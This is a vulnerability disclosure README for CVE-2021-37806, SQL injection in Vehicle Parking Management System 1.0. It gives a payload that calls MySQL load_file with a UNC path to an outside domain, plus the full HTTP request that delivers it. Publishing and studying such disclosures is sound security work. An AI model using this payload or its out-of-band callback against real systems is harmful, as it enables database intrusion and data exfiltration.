nu11secur1ty Update README.MD ... on Oct 31, 2021 History


..	
docs	last year
PoC-SQL-Injection-all-or-Nothing-CVE-2021-37806.py	last year
README.MD	last year
Vehicle-parking-management-System-project.zip	last year
nu11secur1ty.txt	last year

README.MD


CVE-2021-37806

Vendor

Software



On working



Description:

The `catename` parameter from Vehicle Parking Management System affected version 1.0 app appears to be vulnerable to SQL injection attacks - type time-based blind. The payload '+(select load_file('\\ma0xscj8wyb2gd8sai9pcyvl7cd51xvlmoagx6lv.nu11secur1ty.net\hgt'))+' was submitted in the catename parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed.

MySQL Request

```
POST /Vehicle%20parking%20management%20System%20project/vpms/add-category.php HTTP/1.1
Host: 192.168.1.2
Origin: http://192.168.1.2
Cookie: PHPSESSID=1earei5r7uisqidmakmk0es5ju
Upgrade-Insecure-Requests: 1
Referer: http://192.168.1.2/Vehicle%20parking%20management%20System%20project/vpms/add-category.php
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryH7En2PBJTRM5v1Yq
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 241

------WebKitFormBoundaryH7En2PBJTRM5v1Yq
Content-Disposition: form-data; name="catename"

277509'+(select load_file('\\\\ma0xscj8wyb2gd8sai9pcyvl7cd51xvlmoagx6lv.nu11secur1ty.net\\hgt'))+'
------WebKitFormBoundaryH7En2PBJTRM5v1Yq
Content-Disposition: form-data; name="submit"

..e
------WebKitFormBoundaryH7En2PBJTRM5v1Yq--
```

MySQL Response

```
HTTP/1.1 200 OK
Date: Sat, 30 Oct 2021 20:06:14 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.4.24
X-Powered-By: PHP/7.4.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 9928

<!doctype html>
<html class="no-js" lang="">
<head>

<title>VPMS - Add Category</title>


<link rel="apple-touch-icon" href="https://i.imgur.com/QRAUqs9.png">
<link rel="sho
...[SNIP]...
```

Reproduce:

href

Proof:

href